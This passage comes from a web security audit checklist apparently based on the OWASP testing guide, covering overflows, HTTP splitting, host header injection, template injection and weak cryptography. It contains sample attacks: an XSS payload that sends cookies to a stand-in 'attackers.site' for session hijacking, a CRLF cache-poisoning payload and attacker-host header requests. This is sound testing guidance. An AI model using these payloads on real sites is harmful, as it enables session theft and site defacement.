When a heap-based buffer is overflowed the control information in these tags is overwritten. When the heap management
routine frees the buffer, a memory address overwrite takes place leading to an access violation. When the overflow is
executed in a controlled fashion, the vulnerability would allow an adversary to overwrite a desired memory location with a
user-controlled value. In practice, an attacker would be able to overwrite function pointers and various addresses stored in
structures like GOT, .dtors or TEB with the address of a malicious payload.
There are numerous variants of the heap overflow (heap corruption) vulnerability that can allow anything from overwriting
function pointers to exploiting memory management structures for arbitrary code execution. Locating heap overflows
requires closer examination in comparison to stack overflows, since there are certain conditions that need to exist in the
code for these vulnerabilities to be exploitable.
When reviewing code, one must realize that there are several avenues where heap related vulnerabilities may arise.
Code that seems innocuous at the first glance can actually be vulnerable under certain conditions.
Most of the time, heap buffers are considered safe by a lot of developers who do not hesitate to perform insecure
operations like strcpy( ) on them. The myth that a stack overflow and instruction pointer overwrite are the only means
to execute arbitrary code proves to be hazardous.
Static code analysis tools can also help in locating heap related vulnerabilities such as --double free-- etc. A variety of
tools like RATS, Flawfinder and ITS4 are available for analyzing C-style languages.
63 1.6.13.2 Audit for Stack Overflow Input Validation Testing "Stack overflows occur when variable size data is copied into fixed length buffers located on the program stack without any
bounds checking. Vulnerabilities of this class are generally considered to be of high severity since their exploitation would
mostly permit arbitrary code execution or Denial of Service. Rarely found in interpreted platforms, code written in C and
similar languages is often ridden with instances of this vulnerability. In fact almost every platform is vulnerable to stack
overflows with the following notable exceptions:
J2EE – as long as native methods or system calls are not invoked
.NET – as long as ->unsafe or unmanaged code is not invoked (such as the use of P->Invoke or COM Interop)
PHP – as long as external programs and vulnerable PHP extensions written in C or C++ are not called can suffer from stack
overflow issues.
Stack overflow vulnerabilities often allow an attacker to directly take control of the instruction pointer and, therefore, alter the
execution of the program and execute arbitrary code. Besides overwriting the instruction pointer, similar results can also be
obtained by overwriting other variables and structures, like Exception Handlers, which are located on the stack."
"The key to testing an application for stack overflow vulnerabilities is supplying overly large input data as compared to
what is expected. However, subjecting the application to arbitrarily large data is not sufficient. It becomes necessary to
inspect the application`s execution flow and responses to ascertain whether an overflow has actually been triggered or
not. Therefore, the steps required to locate and validate stack overflows would be to attach a debugger to the target
application or process, generate malformed input for the application, subject the application to malformed input, and
inspect responses in a debugger. The debugger allows the tester to view the execution flow and the state of the
registers when the vulnerability gets triggered.
When reviewing code for stack overflows, it is advisable to search for calls to insecure library functions like gets(),
strcpy(), strcat() etc which do not validate the length of source strings and blindly copy data into fixed size buffers."
WSTG-INPV-13-2
64 1.6.13.3 Audit for Format String Input Validation Testing A format string is a null-terminated character sequence that also contains conversion specifiers interpreted or converted at
runtime. If server-side code concatenates a user`s input with a format string, an attacker can append additional conversion
specifiers to cause a runtime error, information disclosure, or buffer overflow.
The worst case for format strings vulnerabilities occur in languages that don`t check arguments and also include a %n
specifier that writes to memory. These functions, if exploited by an attacker modifying a format string, could cause
information disclosure and code execution.
The following format string functions can cause runtime errors if the attacker adds conversion specifiers:
Java String.format and PrintStream.format
PHP printf
The code pattern that causes a format string vulnerability is a call to a string format function that contains unsanitized user
input. The following example shows how a debug printf could make a program vulnerable:
Java:
final String userName = ->* input from user controlled field *->;
System.out.printf("DEBUG Current user: ");
->-> Vulnerable code:
System.out.printf(userName);
In this particular example, if the attacker set their userName to have one or more conversion specifiers, there would be
unwanted behaviour.
Assess whether injecting format string conversion specifiers into user-controlled fields causes undesired behaviour
from the application.
Tests include analysis of the code and injecting conversion specifiers as user input to the application under test.
Static Analysis
Static analysis tools can find format string vulnerabilities in either the code or in binaries. Examples of tools include:
C and C++: Flawfinder
Java: FindSecurityBugs rule FORMAT_STRING_MANIPULATION
PHP: String formatter Analyzer in phpsa
Manual Code Inspection
Static analysis may miss more subtle cases including format strings generated by complex code. To look for
vulnerabilities manually in a codebase, a tester can look for all calls in the codebase that accept a format string and
trace back to make sure untrusted input cannot change the format string.
Conversion Specifier Injection
Testers can check at the unit test or full system test level by sending conversion specifiers in any string input. Fuzz the
program using all of the conversion specifiers for all languages the system under test uses. See the OWASP Format
string attack page for possible inputs to use. If the test fails, the program will crash or display an unexpected output. If
the test passes, the attempt to send a conversion specifier should be blocked, or the string should go through the
system with no issues as with any other valid input.
65 1.6.14 Audit for Incubated Vulnerability Input Validation Testing Also often referred to as persistent attacks, incubated testing is a complex testing method that needs more than one data
validation vulnerability to work. Incubated vulnerabilities are typically used to conduct --watering hole-- attacks against users
of legitimate web applications.
Incubated vulnerabilities have the following characteristics:
The attack vector needs to be persisted in the first place, it needs to be stored in the persistence layer, and this would only
occur if weak data validation was present or the data arrived into the system via another channel such as an admin console
or directly via a backend batch process.
Secondly, once the attack vector was --recalled-- the vector would need to be executed successfully. For example, an
incubated XSS attack would require weak output validation so the script would be delivered to the client in its executable
form.
Exploitation of some vulnerabilities, or even functional features of a web application, will allow an attacker to plant a piece of
data that will later be retrieved by an unsuspecting user or other component of the system, exploiting some vulnerability
there.
File Upload Example
Verify the content type allowed to upload to the web application and the resultant URL for the uploaded file. Upload a
file that will exploit a component in the local user workstation when viewed or downloaded by the user. Send your
victim an email or other kind of alert in order to lead him->her to browse the page. The expected result is the exploit
will be triggered when the user browses the resultant page or downloads and executes the file from the trusted site.
XSS Example on a Bulletin Board
Introduce JavaScript code as the value for the vulnerable field, for instance: <script>document.write('<img src="http:->-
>attackers.site->cv.jpg?'+document.cookie+'">')<->script>
Direct users to browse the vulnerable page or wait for the users to browse it. Have a --listener-- at attackers.site host
listening for all incoming connections.
When users browse the vulnerable page, a request containing their cookie (document.cookie is included as part of the
requested URL) will be sent to the attackers.site host, such as the following:
- GET ->cv.jpg?SignOn=COOKIEVALUE1;%20ASPSESSIONID=ROGUEIDVALUE;
%20JSESSIONID=ADIFFERENTVALUE:-1;%20ExpirePage=https:->->vulnerable.site->site->;
TOKEN=28_Sep_2006_21:46:36_GMT HTTP->1.1
Use cookies obtained to impersonate users at the vulnerable site.
Misconfigured Server
Some web servers present an administration interface that may allow an attacker to upload active components of her
choice to the site. This could be the case with an Apache Tomcat server that doesn`t enforce strong credentials to
access its Web Application Manager (or if the pen testers have been able to obtain valid credentials for the
administration module by other means).
In this case, a WAR file can be uploaded and a new web application deployed at the site, which will not only allow the
pen tester to execute code of her choice locally at the server, but also to plant an application at the trusted site, which
the site regular users can then access (most probably with a higher degree of trust than when accessing a different
site).
As should also be obvious, the ability to change web page contents at the server, via any vulnerabilities that may be
exploitable at the host which will give the attacker webroot write permissions, will also be useful towards planting such
an incubated attack on the web server pages (actually, this is a known infection-spread method for some web server
worms).
Additional Testing
Examining input validation is key in mitigating against this vulnerability. If other systems in the enterprise use the same
persistence layer they may have weak input validation and the data may be persisted via a back door.
To combat the back door issue for client side attacks, output validation must also be employed so tainted data shall be
encoded prior to displaying to the client, and hence not execute.
WSTG-INPV-14
66 1.6.15 Audit for HTTP Splitting
Smuggling
Input Validation Testing "This section illustrates examples of attacks that leverage specific features of the HTTP protocol, either by exploiting
weaknesses of the web application or peculiarities in the way different agents interpret HTTP messages. This section will
analyze two different attacks that target specific HTTP headers:
HTTP splitting
HTTP smuggling
The first attack exploits a lack of input sanitization which allows an intruder to insert CR and LF characters into the headers
of the application response and to ‘split` that answer into two different HTTP messages. The goal of the attack can vary from
a cache poisoning to cross site scripting.
In the second attack, the attacker exploits the fact that some specially crafted HTTP messages can be parsed and
interpreted in different ways depending on the agent that receives them. HTTP smuggling requires some level of knowledge
about the different agents that are handling the HTTP messages (web server, proxy, firewall) and therefore will be included
only in the gray-box testing section."
"HTTP Splitting
Some web applications use part of the user input to generate the values of some headers of their responses. The most
straightforward example is provided by redirections in which the target URL depends on some user-submitted value.
Let`s say for instance that the user is asked to choose whether he->she prefers a standard or advanced web interface.
The choice will be passed as a parameter that will be used in the response header to trigger the redirection to the
corresponding page.
More specifically, if the parameter ‘interface` has the value ‘advanced`, the application will answer with the following:
HTTP->1.1 302 Moved Temporarily
Date: Sun, 03 Dec 2005 16:22:19 GMT
Location: http:->->victim.com->main.jsp?interface=advanced
<snip>
When receiving this message, the browser will bring the user to the page indicated in the Location header. However, if
the application does not filter the user input, it will be possible to insert in the ‘interface` parameter the sequence %
0d%0a, which represents the CRLF sequence that is used to separate different lines. At this point, testers will be able
to trigger a response that will be interpreted as two different responses by anybody who happens to parse it, for
instance a web cache sitting between us and the application. This can be leveraged by an attacker to poison this web
cache so that it will provide false content in all subsequent requests.
Let`s say that in the previous example the tester passes the following data as the interface parameter:
advanced%0d%0aContent-Length:%200%0d%0a%0d%0aHTTP->1.1%20200%20OK%0d%0aContent-Type:%20text-
>html%0d%0aContent-Length:%2035%0d%0a%0d%0a<html>Sorry,%20System%20Down<->html>
The resulting answer from the vulnerable application will therefore be the following:
HTTP->1.1 302 Moved Temporarily
Date: Sun, 03 Dec 2005 16:22:19 GMT
Location: http:->->victim.com->main.jsp?interface=advanced
Content-Length: 0
HTTP->1.1 200 OK
Content-Type: text->html
Content-Length: 35
<html>Sorry,%20System%20Down<->html>
<other data>
The web cache will see two different responses, so if the attacker sends, immediately after the first request, a second
one asking for ->index.html, the web cache will match this request with the second response and cache its content, so
that all subsequent requests directed to victim.com->index.html passing through that web cache will receive the --
system down-- message. In this way, an attacker would be able to effectively deface the site for all users using that
web cache (the whole Internet, if the web cache is a reverse proxy for the web application).
Alternatively, the attacker could pass to those users a JavaScript snippet that mounts a cross site scripting attack, e.g.,
to steal the cookies. Note that while the vulnerability is in the application, the target here is its users. Therefore, in
order to look for this vulnerability, the tester needs to identify all user controlled input that influences one or more
headers in the response, and check whether he->she can successfully inject a CR+LF sequence in it."
WSTG-INPV-15
67 1.6.16 Audit for HTTP Incoming
Requests
Input Validation Testing This section describes how to monitor all incoming->outgoing HTTP requests on both client or web server side. The purpose
of this testing is to verify if there is unnecessary or suspicious HTTP request sending in the background.
Most of Web security testing tools (i.e. AppScan, BurpSuite, ZAP) act as HTTP Proxy. This will require changes of proxy on
client side application or browser. The testing techniques listed below is primary focused on how we can monitor HTTP
requests without changes of client side which will be more close to production usage scenario.
Monitor all incoming and outgoing HTTP requests to the Web Server to inspect any suspicious requests.
Monitor HTTP traffic without changes of end user Browser proxy or client-side application.
TCP-level Network Traffic Capture
This technique monitor all the network traffic at TCP-level. TCPDump or WireShark tools can be used. However, these
tools don`t allow us edit the captured traffic and send modified HTTP requests for testing. To replay the captured traffic
(PCAP) packets, Ostinato can be used.
The testing steps will be:
Activate TCPDump or WireShark on Web Server side to capture network traffic
Monitor the captured files (PCAP)
Edit PCAP files by Ostinato tool based on need
Reply the HTTP requests
Fiddler or Charles are recommended since these tools can capture HTTP traffic and also easily edit->reply the
modified HTTP requests. In addition, if the web traffic is HTTPS, the wireshark will need to import the web server
private key to inspect the HTTPS message body. Otherwise, the HTTPS message body of the captured traffic will all
be encrypted.
WSTG-INPV-16
68 1.6.17 Audit for Host Header Injection Input Validation Testing A web server commonly hosts several web applications on the same IP address, referring to each application via the virtual
host. In an incoming HTTP request, web servers often dispatch the request to the target virtual host based on the value
supplied in the Host header. Without proper validation of the header value, the attacker can supply invalid input to cause the
web server to:
dispatch requests to the first virtual host on the list
cause a redirect to an attacker-controlled domain
perform web cache poisoning
manipulate password reset functionality
Initial testing is as simple as supplying another domain (i.e. attacker.com) into the Host header field. It is how the web
server processes the header value that dictates the impact. The attack is valid when the web server processes the
input to send the request to an attacker-controlled host that resides at the supplied domain, and not to an internal
virtual host that resides on the web server.
GET -> HTTP->1.1
Host: www.attacker.com
Cache-Control: max-age=0
Connection: Keep-alive
Accept-Encoding: gzip, deflate, br
User-Agent: Mozilla->5.0 (Macintosh; Intel Mac OS X 10_14_4) AppleWebKit->537.36 (KHTML, like Gecko) Chrome-
>73.0.3683.103 Safari->537.36
In the simplest case, this may cause a 302 redirect to the supplied domain.
X-Forwarded Host Header Bypass
In the event that Host header injection is mitigated by checking for invalid input injected via the Host header, you can
supply the value to the X-Forwarded-Host header.
GET -> HTTP->1.1
Host: www.example.com
X-Forwarded-Host: www.attacker.com
...
Potentially producing client-side output such as:
...
<link src="http:->->www.attacker.com->link" ->>
...
Once again, this depends on how the web server processes the header value.
WSTG-INPV-17
69 1.6.18 Audit for Server Side Template
Injection
Input Validation Testing Web applications commonly use server side templating technologies (Jinja2, Twig, FreeMarker, etc.) to generate dynamic
HTML responses. Server Side Template Injection vulnerabilities (SSTI) occur when user input is embedded in a template in
an unsafe manner and results in remote code execution on the server. Any features that support advanced user-supplied
markup may be vulnerable to SSTI including wiki-pages, reviews, marketing applications, CMS systems etc. Some template
engines employ various mechanisms (eg. sandbox, whitelisting, etc.) to protect against SSTI.
"SSTI vulnerabilities exist either in text or code context. In plaintext context users allowed to use freeform ‘text` with
direct HTML code. In code context the user input may also be placed within a template statement (eg. in a variable
name). In both cases the testing methodology has the following steps:
Detect template injection vulnerability points
Identify the templating engine
Build the exploit
Identify Template Injection Vulnerability
The first step in testing SSTI in plaintext context is to construct common template expressions used by various
template engines as payloads and monitor server responses to identify which template expression was executed by
the server."
WSTG-INPV-18
70 1.7.1 Audit for Error Codes Test for Error Handling Often, during a penetration test on web applications, we come up against many error codes generated from applications or
web servers. It`s possible to cause these errors to be displayed by using a particular requests, either specially crafted with
tools or created manually. These codes are very useful to penetration testers during their activities, because they reveal a lot
of information about databases, bugs, and other technological components directly linked with web applications.
A common error that we can see during testing is the HTTP 404 Not Found. Often this error code provides useful details
about the underlying web server and associated components. For example:
Not Found
The requested URL ->page.html was not found on this server.
Apache->2.2.3 (Unix) mod_ssl->2.2.3 OpenSSL->0.9.7g DAV->2 PHP->5.1.2 Server at localhost Port 80
This error message can be generated by requesting a non-existent URL. After the common message that shows a page not
found, there is information about web server version, OS, modules and other products used. This information can be very
important from an OS and application type and version identification point of view.
Other HTTP response codes such as 400 Bad Request, 405 Method Not Allowed, 501 Method Not Implemented, 408
Request Time-out and 505 HTTP Version Not Supported can be forced by an attacker. When receiving specially crafted
requests, web servers may provide one of these error codes depending on their HTTP implementation.
Application Server Errors
Application errors are returned by the application itself, rather than the web server. These could be error messages from
framework code (ASP, JSP etc.) or they could be specific errors returned by the application code. Detailed application errors
typically provide information of server paths, installed libraries and application versions.
Database Errors
Database errors are those returned by the Database System when there is a problem with the query or the connection. Each
Database system, such as MySQL, Oracle or MSSQL, has their own set of errors. Those errors can provide sensible
information such as Database server IPs, tables, columns and login details.
In addition, there are many SQL Injection exploitation techniques that utilize detailed error messages from the database
drivers
Test 404 Not Found
telnet <host target> 80
GET -><wrong page> HTTP->1.1
host: <host target>
<CRLF><CRLF>
Test for Authentication failure due to missing credentials
Test for Enumeration of directories
WSTG-ERRH-01
71 1.7.2 Audit for Stack Traces Test for Error Handling Stack traces are not vulnerabilities by themselves, but they often reveal information that is interesting to an attacker.
Attackers attempt to generate these stack traces by tampering with the input to the web application with malformed HTTP
requests and other input data.
If the application responds with stack traces that are not managed it could reveal information useful to attackers. This
information could then be used in further attacks. Providing debugging information as a result of operations that generate
errors is considered a bad practice due to multiple reasons. For example, it may contain information on internal workings of
the application such as relative paths of the point where the application is installed or how objects are referenced internally.
There are a variety of techniques that will cause exception messages to be sent in an HTTP response. Note that in
most cases this will be an HTML page, but exceptions can be sent as part of SOAP or REST responses too.
Some tests to try include:
invalid input (such as input that is not consistent with application logic).
input that contains non alphanumeric characters or query syntax.
empty inputs.
inputs that are too long.
access to internal pages without authentication.
bypassing application flow.
All the above tests could lead to application errors that may contain stack traces. It is recommended to use a fuzzer in
addition to any manual testing.
WSTG-ERRH-02
72 1.8.1 Audit for Weak SSL TLS Ciphers
Insufficient Transport Layer
Protection
Test for Weak Cryptography Sensitive data must be protected when it is transmitted through the network. Such data can include user credentials and
credit cards. As a rule of thumb, if data must be protected when it is stored, it must be protected also during transmission.
HTTP is a clear-text protocol and it is normally secured via an SSL->TLS tunnel, resulting in HTTPS traffic. The use of this
protocol ensures not only confidentiality, but also authentication. Servers are authenticated using digital certificates and it is
also possible to use client certificate for mutual authentication.
Even if high grade ciphers are today supported and normally used, some misconfiguration in the server can be used to force
the use of a weak cipher - or at worst no encryption - permitting to an attacker to gain access to the supposed secure
communication channel. Other misconfiguration can be used for a Denial of Service attack.
Sensitive Data Transmitted in Clear-Text
The application should not transmit sensitive information via unencrypted channels. Typically it is possible to find basic
authentication over HTTP, input password or session cookie sent via HTTP and, in general, other information
considered by regulations, laws or organization policy.
Testing for Weak SSL->TLS Ciphers->Protocols->Keys Vulnerabilities
The large number of available cipher suites and quick progress in cryptanalysis makes testing an SSL server a non-
trivial task.
At the time of writing these criteria are widely recognized as minimum checklist:
Weak ciphers must not be used (e.g. less than 128 bits; no NULL ciphers suite, due to no encryption used; no
Anonymous Diffie-Hellmann, due to not provides authentication).
Weak protocols must be disabled (e.g. SSLv2 must be disabled, due to known weaknesses in protocol design).
Renegotiation must be properly configured (e.g. Insecure Renegotiation must be disabled, due to MiTM attacks and
Client-initiated Renegotiation must be disabled, due to Denial of Service vulnerability).
No Export (EXP) level cipher suites, due to can be easily broken.
X.509 certificates key length must be strong (e.g. if RSA or DSA is used the key must be at least 1024 bits).
X.509 certificates must be signed only with secure hashing algoritms (e.g. not signed using MD5 hash, due to known
collision attacks on this hash).
Keys must be generated with proper entropy (e.g, Weak Key Generated with Debian).
A more complete checklist includes:
Secure Renegotiation should be enabled.
MD5 should not be used, due to known collision attacks.
RC4 should not be used, due to crypto-analytical attacks.
Server should be protected from BEAST Attack.
Server should be protected from CRIME attack, TLS compression must be disabled.
Server should support Forward Secrecy.
TLS->SSL Service Recognition via Nmap
The first step is to identify ports which have SSL->TLS wrapped services. Typically tcp ports with SSL for web and mail
services are - but not limited to - 443 (https), 465 (ssmtp), 585 (imap4-ssl), 993 (imaps), 995 (ssl-pop).
In this example we search for SSL services using nmap with ---sV-- option, used to identify services and it is also able
to identify SSL services.
$ nmap -sV --reason -PN -n --top-ports 100 www.example.com
Checking for Certificate Information, Weak Ciphers and SSLv2 via Nmap
Nmap has two scripts for checking Certificate information, Weak Ciphers and SSLv2.
$ nmap --script ssl-cert,ssl-enum-ciphers -p 443,465,993,995 www.example.com
WSTG-CRYP-01
73 1.8.2 Audit for Padding Oracle Test for Weak Cryptography A padding oracle is a function of an application which decrypts encrypted data provided by the client, e.g. internal session
state stored on the client, and leaks the state of the validity of the padding after decryption. The existence of a padding
oracle allows an attacker to decrypt encrypted data and encrypt arbitrary data without knowledge of the key used for these
cryptographic operations. This can lead to leakage of sensible data or to privilege escalation vulnerabilities, if integrity of the
encrypted data is assumed by the application.
Block ciphers encrypt data only in blocks of certain sizes. Block sizes used by common ciphers are 8 and 16 bytes. Data
where the size doesn`t match a multiple of the block size of the used cipher has to be padded in a specific manner so the
decryptor is able to strip the padding. A commonly used padding scheme is PKCS#7. It fills the remaining bytes with the
value of the padding length.
The padding oracle attack enables an attacker to decrypt encrypted data without knowledge of the encryption key and used
cipher by sending skillful manipulated cipher texts to the padding oracle and observing of the results returned by it. This
causes loss of confidentiality of the encrypted data. E.g. in the case of session data stored on the client side the attacker can
gain information about the internal state and structure of the application.
A padding oracle attack also enables an attacker to encrypt arbitrary plain texts without knowledge of the used key and
cipher. If the application assumes that integrity and authenticity of the decrypted data is given, an attacker could be able to
manipulate internal session state and possibly gain higher privileges.
Verify that all places where encrypted data from the client, that should only be known by the server, is decrypted. The
following conditions should be met by such code:
The integrity of the cipher text should be verified by a secure mechanism, like HMAC or authenticated cipher operation
modes like GCM or CCM.
All error states while decryption and further processing are handled uniformly.
First the possible input points for padding oracles must be identified. Generally the following conditions must be met:
The data is encrypted. Good candidates are values which appear to be random.
A block cipher is used. The length of the decoded (Base64 is used often) cipher text is a multiple of common cipher
block sizes like 8 or 16 bytes. Different cipher texts (e.g. gathered by different sessions or manipulation of session
state) share a common divisor in the length.
Example
ASP.NET throws System.Security.Cryptography.CryptographicException: Padding is invalid and cannot be removed. if
padding of a decrypted cipher text is broken.
In Java a javax.crypto.BadPaddingException is thrown in this case.
Decryption errors or similar can be possible padding oracles.
A secure implementation will check for integrity and cause only two responses: ok and failed. There are no side
channels which can be used to determine internal error states.
WSTG-CRYP-02
74 1.8.3 Audit for Sensitive Information
Sent via Unencrypted Channels
Test for Weak Cryptography "Sensitive data must be protected when it is transmitted through the network. If data is transmitted over HTTPS or encrypted
in another way the protection mechanism must not have limitations or vulnerabilities.
As a rule of thumb if data must be protected when it is stored, this data must also be protected during transmission. Some
examples for sensitive data are:
Information used in authentication (e.g. Credentials, PINs, Session identifiers, Tokens, Cookies…)
Information protected by laws, regulations or specific organizational policy (e.g. Credit Cards, Customers data)
If the application transmits sensitive information via unencrypted channels - e.g. HTTP - it is considered a security risk.
Some examples are Basic authentication which sends authentication credentials in plain-text over HTTP, form based
authentication credentials sent via HTTP, or plain-text transmission of any other information considered sensitive due to
regulations, laws, organizational policy or application business logic.
Examples for Personal Identifying Information (PII) are:
Social security numbers
Bank account numbers
Passport information
Healthcare related information
Medical insurance information
Student information
Credit and debit card numbers
Drivers license and State ID information"
"Example 1: Basic Authentication over HTTP
A typical example is the usage of Basic Authentication over HTTP. When using Basic Authentication, user credentials
are encoded rather than encrypted, and are sent as HTTP headers. In the example below the tester uses curl to test
for this issue. Note how the application uses Basic authentication, and HTTP rather than HTTPS
$ curl -kis http:->->example.com->restricted->
HTTP->1.1 401 Authorization Required
Date: Fri, 01 Aug 2013 00:00:00 GMT
WWW-Authenticate: Basic realm=""Restricted Area""
Accept-Ranges: bytes Vary:
Accept-Encoding Content-Length: 162
Content-Type: text->html
Example 2: Form-Based Authentication Performed over HTTP
Another typical example is authentication forms which transmit user authentication credentials over HTTP. In the
example below one can see HTTP being used in the action attribute of the form. It is also possible to see this issue by
examining the HTTP traffic with an interception proxy.
<form action=""http:->->example.com->login"">
Example 3: Cookie Containing Session ID Sent over HTTP
The Session ID Cookie must be transmitted over protected channels. If the cookie does not have the secure flag set, it
is permitted for the application to transmit it unencrypted.
Example 4: Testing Password Sensitive Information in Source Code or Logs
Use one of the following techniques to search for senstive information.
Checking if password or encyrption key is hardcoded in the source code or configuration files.
grep -r –E ""Pass | password | pwd |user | guest| admin | encry | key | decrypt | sharekey "" .->PathToSearch->
Checking if logs or source code may contain phone number, email address, ID or any other PII. Change the regular
expression based on the format of the PII.
grep -r "" {2-->}[0-9]-->{6-->} "" .->PathToSearch->"
WSTG-CRYP-03
75 1.8.4 Audit for Weak Encryption Test for Weak Cryptography "Incorrect uses of encryption algorithm may result in sensitive data exposure, key leakage, broken authentication, insecure
session and spoofing attack. There are some encryption or hash algorithm is known to be weak and not suggested to be
used anymore such as MD5 and RC4.
In addition to the right choices of secure encryption or hash algorithm, the right uses of parameters also mater the security
level. For example, ECB (Electronic Code Book) mode is not suggested to be used in asymmetric encryption."
"Basic Security Checklist
When the uses of AES128 and AES256, The IV (Initialization Vector) must be random and unpredictable. Refer to
FIPS 140-2, Security Requirements for Cryptographic Modules, section 4.9.1. random number generator tests. For
example, in Java, java.util.Random is considered a weak random number generator. java.security.SecureRandom
should be used instead of java.util.Random.
When uses of RSA in encryption, Optimal Asymmetric Encryption Padding (OAEP) mode is recommended.
When uses of RSA in signature, PSS padding is recommended.
Weak hash->encryption algorithms should not be used such MD5, RC4, DES, Blowfish, SHA1. 1024-bit RSA or DSA,
160-bit ECDSA (elliptic curves), 80->112-bit 2TDEA (two key triple DES)
Minimum Key length requirement:
Key exchange: Diffie–Hellman key exchange with minimum 2048 bits
Message Integrity: HMAC-SHA2
Message Hash: SHA2 256 bits
Assymetric encryption: RSA 2048 bits
Symmetric-key algorithm: AES 128 bits
Password Hashing: PBKDF2, Scrypt, Bcrypt
ECDH?ECDSA: 256 bits
Uses of SSH, CBC mode should not be used.
When symmetric encryption algorithm is used, ECB (Electronic Code Book) mode should not be used.
When PBKDF2 is used to hash password, the parameter of iteration is recommended to be over 10000. NIST also
suggests at least 10,000 iterations of the hash function. In addition, MD5 hash function is forbidden to be used with
PBKDF2 such as PBKDF2WithHmacMD5.
Source Code Review
Search for the following keyword to check if any weak encryption algorithm is used.
MD4, MD5, RC4, RC2, DES, Blowfish, SHA-1, ECB
For Java implementation, the following API is related to encyprtion. Review the parameters of the encryption
implementation. For example,
SecretKeyFactory(SecretKeyFactorySpi keyFacSpi, Provider provider, String algorithm)
SecretKeySpec(byte[] key, int offset, int len, String algorithm)
Cipher c = Cipher.getInstance(""DES->CBC->PKCS5Padding"");
For RSA encryption, the following padding mode are suggested.
RSA->ECB->OAEPWithSHA-1AndMGF1Padding (2048)
RSA->ECB->OAEPWithSHA-256AndMGF1Padding (2048)
Search for ECB, it`s not allowed to be used in padding.
Review if different IV (initial Vector) is used.
->-> Use a different IV value for every encryption
byte[] newIv = ...;
s = new GCMParameterSpec(s.getTLen(), newIv);
cipher.init(..., s);
...
Search for IvParameterSpec, check if the IV value is generated differently and randomly.
IvParameterSpec iv = new IvParameterSpec(randBytes);
SecretKeySpec skey = new SecretKeySpec(key.getBytes(), ""AES"");
Cipher cipher = Cipher.getInstance(""AES->CBC->PKCS5Padding"");
cipher.init(Cipher.ENCRYPT_MODE, skey, iv);
In Java, search for MessageDigest to check if weak hash althorithm (MD5 or CRC) is used. For example:
MessageDigest md5 = MessageDigest.getInstance(""MD5"");
For signature, SHA1 and MD5 should not be used. For example:
Signature sig = Signature.getInstance(""SHA1withRSA"");
Search for PBKDF2. To generate the hash value of password, PBKDF2 is suggested to be used. Review the
parameters to generate the PBKDF2 has value.
The iterations should be over 10000, and the salt value should be generated as random value.
private static byte[] pbkdf2(char[] password, byte[] salt, int iterations, int bytes)
throws NoSuchAlgorithmException, InvalidKeySpecException
{
PBEKeySpec spec = new PBEKeySpec(password, salt, iterations, bytes * 8);
SecretKeyFactory skf = SecretKeyFactory.getInstance(PBKDF2_ALGORITHM);
return skf.generateSecret(spec).getEncoded();
}
Hard-coded sensitive information
User related keywords: name, root, su, superuser, login, username, uid
Key related keywords: public key, AK, SK, secret Key, private key, passwd, password, pwd, share key, cryto, base64
Other common senstive keywords: sysadmin, root, privilege, pass, key, code, master, admin, uname, session, joken,
Oauth, privatekey"
WSTG-CRYP-04
76 1.9.0 Introduction to Business Logic Business Logic Testing Testing for business logic flaws in a multi-functional dynamic web application requires thinking in unconventional methods. If
an application`s authentication mechanism is developed with the intention of performing steps 1, 2, 3 in that specific order to
authenticate a user. What happens if the user goes from step 1 straight to step 3? In this simplistic example, does the
application provide access by failing open; deny access, or just error out with a 500 message?
This type of vulnerability cannot be detected by a vulnerability scanner and relies upon the skills and creativity of the
penetration tester. In addition, this type of vulnerability is usually one of the hardest to detect, and usually application specific
but, at the same time, usually one of the most detrimental to the application, if exploited.
Testing of business logic flaws is similar to the test types used by functional testers that focus on logical or finite state
testing. These types of tests require that security professionals think a bit differently, develop abused and misuse cases and
use many of the testing techniques embraced by functional testers. Automation of business logic abuse cases is not
possible and remains a manual art relying on the skills of the tester and their knowledge of the complete business process
and its rules.
Automated tools find it hard to understand context, hence it`s up to a person to perform these kinds of tests. The
following two examples will illustrate how understanding the functionality of the application, the developer`s intentions,
and some creative --out-of-the-box-- thinking can break the application`s logic. The first example starts with a simplistic
parameter manipulation, whereas the second is a real world example of a multi-step process leading to completely
subvert the application.
Example 1:
Suppose an e-commerce site allows users to select items to purchase, view a summary page and then tender the
sale. What if an attacker was able to go back to the summary page, maintaining their same valid session and inject a
lower cost for an item and complete the transaction, and then check out?
Example 2:
Holding->locking resources and keeping others from purchases these items online may result in attackers purchasing
items at a lower price. The countermeasure to this problem is to implement timeouts and mechanisms to ensure that
only the correct price can be charged.
Example 3:
What if a user was able to start a transaction linked to their club->loyalty account and then after points have been
added to their account cancel out of the transaction? Will the points->credits still be applied to their account?
WSTG-BUSLOGIC
77 1.9.1 Audit Business Logic Data
Validation
Business Logic Testing The application must ensure that only logically valid data can be entered at the front end as well as directly to the server side
of an application of system. Only verifying data locally may leave applications vulnerable to server injections through proxies
or at handoffs with other systems. This is different from simply performing Boundary Value Analysis (BVA) in that it is more
difficult and in most cases cannot be simply verified at the entry point, but usually requires checking some other system.
For example: An application may ask for your Social Security Number. In BVA the application should check formats and
semantics (is the value 9 digits long, not negative and not all 0`s) for the data entered, but there are logic considerations
also. SSNs are grouped and categorized. Is this person on a death file? Are they from a certain part of the country?
Vulnerabilities related to business data validation is unique in that they are application specific and different from the
vulnerabilities related to forging requests in that they are more concerned about logical data as opposed to simply breaking
the business logic workflow.
The front end and the back end of the application should be verifying and validating that the data it has, is using and is
passing along is logically valid. Even if the user provides valid data to an application the business logic may make the
application behave differently depending on data or circumstances.
Review the project documentation and use exploratory testing looking for data entry points or hand off points between
systems or software.
Once found try to insert logically invalid data into the application->system. Specific Testing Method:
Perform front-end GUI Functional Valid testing on the application to ensure that the only --valid-- values are accepted.
Using an intercepting proxy observe the HTTP POST->GET looking for places that variables such as cost and quality
are passed. Specifically, look for --hand-offs-- between application->systems that may be possible injection or tamper
points.
Once variables are found start interrogating the field with logically --invalid-- data, such as social security numbers or
unique identifiers that do not exist or that do not fit the business logic. This testing verifies that the server functions
properly and does not accept logically invalid data.
WSTG-BUSL-01
78 1.9.2 Audit Ability to Forge Requests Business Logic Testing Forging requests is a method that attackers use to circumvent the front end GUI application to directly submit information for
back end processing. The goal of the attacker is to send HTTP POST->GET requests through an intercepting proxy with
data values that is not supported, guarded against or expected by the applications business logic. Some examples of forged
requests include exploiting guessable or predictable parameters or expose --hidden-- features and functionality such as
enabling debugging or presenting special screens or windows that are very useful during development but may leak
information or bypass the business logic.
Vulnerabilities related to the ability to forge requests is unique to each application and different from business logic data
validation in that it s focus is on breaking the business logic workflow.
Applications should have logic checks in place to prevent the system from accepting forged requests that may allow
attackers the opportunity to exploit the business logic, process, or flow of the application. Request forgery is nothing new;
